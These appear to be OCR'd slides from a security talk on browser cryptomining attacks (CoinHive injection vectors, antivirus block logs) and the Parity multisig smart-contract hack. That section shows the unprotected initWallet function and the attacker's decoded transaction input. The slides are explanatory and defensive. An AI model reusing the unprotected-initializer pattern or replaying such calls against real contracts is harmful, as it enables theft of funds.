
4. Web Browser Based Mining Attacks


What is Browser Mining

- **Generally Used Javascript API to mine the Monero**
- **Most Popular website is CoinHive.com**
- **CoinHive is blocked by TURKEY ISP**

Browser Mining Attack Vectors

- **MITM Attack and Injecting the Javascript Codes**
- **Injecting html codes by hacking popular websites**
- **DNS Hijacking**


coinhive.min.js
mqoj_1.js
Legitimate Website
Publisher
DoubleClick AD Exchange
Delivering
Advertiser
Attacker's Advertisement
Publisher
DoubleClick AD Exchange
Delivering
Advertiser
Legitimate Advertisement



GET https://coinhive.com/lib/coinhive.min.js

Amenaza resuelta
Hemos anulado de forma segura la conexión de **coinhive.com** porque estaba infectada por **JS:Miner-C [Trj]**.
ene. 24º, 7:18 pm

Amenaza resuelta
Hemos anulado de forma segura la conexión de **coinhive.com** porque estaba infectada por **JS:Miner-C [Trj]**.
ene. 24º, 7:00 pm

Amenaza resuelta
Hemos anulado de forma segura la conexión de **support-check-500.com** porque estaba infectada por **JS:Agent-EAA [Trj]**.
ene. 23º, 2:01 pm

Amenaza resuelta
Hemos anulado de forma segura la conexión de **m73lae5cpmgrv38.com** porque estaba infectada por **URL:Mal**.
ene. 21º, 4:00 pm

Amenaza resuelta
Hemos anulado de forma segura la conexión de **www.support.microsoft990145yesmscomborbs0706.com.s3-website.eu-central-1.amazonaws.com** porque estaba infectada por **HTML:Phishing-YV [Phish]**.

Name	Method	Status	Type	Initiator	Size	Time	Waterfall
coinhive.min.js	GET	(failed)	script	(index):16	0 B	175 ms	

https://coinhive.com/lib/coinhive.min.js

1 / 350 requests | 0 B / 22.8 MB transferred | Finish: 3.3 min | DOMContentLoaded: 1.21 s | Load: 1.25 s

```
▶Sandbox access violation: Blocked a frame at "https://doubleclick4.xyz" from accessing a frame at "null".  Both frames are sandboxed and lack the "allow-same-origin" flag.   show_ads.js:1
▶GET https://coinhive.com/lib/coinhive.min.js net::ERR_CONNECTION_RESET                                                                                                    (index):16
```

Protection Methods


Use “Mining Blocker” on **Chrome**

Use Updated **Antivirus**

Check Processes and CPU Usage

5. Ethereum Smart-Contract Vulnerabilities

```
function initWallet(address[] _owners, uint
_required, uint _daylimit) {
  initDaylimit(_daylimit);
  initMultiowned(_owners, _required);
}
```


Etherscan
The Ethereum Block Explorer
LOGIN
Search by Address / Txhash / Block / Token / Ens
GO
HOME
BLOCKCHAIN
TOKENS
CHARTS
MISC

Transaction 0x9dbf0326a03a2a3719c27be4fa69aacc9857fd231a8d9dcaede4bb083def75ec

Home / Transactions / Transaction Information

Transaction Information


TxHash:	0x9dbf0326a03a2a3719c27be4fa69aacc9857fd231a8d9dcaede4bb083def75ec
Block Height:	4043800 (1310724 block confirmations)
TimeStamp:	254 days 22 hrs ago (Jul-19-2017 12:18:15 PM +UTC)
From:	0xb3764761e297d6f121e79c32a65829cd1ddb4d32 (MultisigExploit-Hacker)
To:	Contract 0xbec591de75b8699a3ba52f073428822d0bfc0d7e ✓
Value:	0 Ether ($0.00)
Gas Limit:	82703
Gas Used By Txn:	66839
Gas Price:	0.000000021 Ether (21 Gwei)
Actual Tx Cost/Fee:	0.001403619 Ether ($0.57)
Nonce:	5

Input Data:

```
Function: initWallet(address[] _owners, uint256 _required, uint256 _daylimit) ***

MethodID: 0xe46dcfeb
[0]:  0000000000000000000000000000000000000000000000000000000000000060
[1]:  0000000000000000000000000000000000000000000000000000000000000000
[2]:  00000000000000000000000000000000000000000000116779808c03e4140000
[3]:  0000000000000000000000000000000000000000000000000000000000000001
[4]:  000000000000000000000000b3764761e297d6f121e79c32a65829cd1ddb4d32
```

Private Note: <To access the private Note feature, you must be logged in>

$0,57 Fee


Etherscan
The Ethereum Block Explorer
LOGIN
Search by Address / Txhash / Block / Token / Ens
GO
HOME
BLOCKCHAIN
TOKENS
CHARTS
MISC

Address 0xB3764761E297D6f121e79C32A65829Cd1dDb4D32

Home / Normal Accounts / Address

Public Note: There are reports that funds were maliciously diverted to this account by the MultiSig Blackhat Exploiters.

Overview | MultisigExploit-Hacker

ETH Balance:	83,017.074122098 Ether
ETH USD Value:	$33,424,334.38 (@ $402.62/ETH)
No Of Transactions:	31 txns

Misc

Address Watch	Add To Watch List
Token Balances	View ($514.34) 27

~$33,424,300

Latest 25 txns from a total Of 31 transactions

TxHash	Block	Age	From		To	Value	[TxFee]
0xd5d357429ade76...	5119388	39 days 19 hrs ago	Fake_Phishing413	IN	MultisigExploit-Hacker	0.0001 Ether	0.000168
0xe718fac32d6086...	4485935	147 days 9 hrs ago	0x544859bbbc7a26...	IN	MultisigExploit-Hacker	0 Ether	0.000109568
0x2bd498b2b33e90...	4065119	250 days 8 hrs ago	0x9de609edeed9f2...	IN	MultisigExploit-Hacker	0.012086423 Ether	0.000441
0xd48633adcb306c...	4063279	250 days 17 hrs ago	0x7ed1e469fcb3ee1...	IN	MultisigExploit-Hacker	0.0001 Ether	0.00126
0x13ac9c006b626b...	4062878	250 days 19 hrs ago	0x7ed1e469fcb3ee1...	IN	MultisigExploit-Hacker	0.01 Ether	0.00126
0xe0030e7dbc18fd...	4052977	252 days 23 hrs ago	0x3f2d15b3112973...	IN	MultisigExploit-Hacker	0.009 Ether	0.000441
0x610637837860a4...	4052139	253 days 3 hrs ago	0x297d64eaa76b6b...	IN	MultisigExploit-Hacker	0.00000001 Ether	0.000048664
0xdf5a3f2907a0f15...	4050378	253 days 12 hrs ago	0x32ef55002012775...	IN	MultisigExploit-Hacker	0.01337 Ether	0.000084

Protection Methods

Detect Overflows & Underflows

Visibility & Delegatecall

Reentrancy

Thank you for listening...

http://swordsec.com

info@swordsec.com

twitter.com/Sword_Sec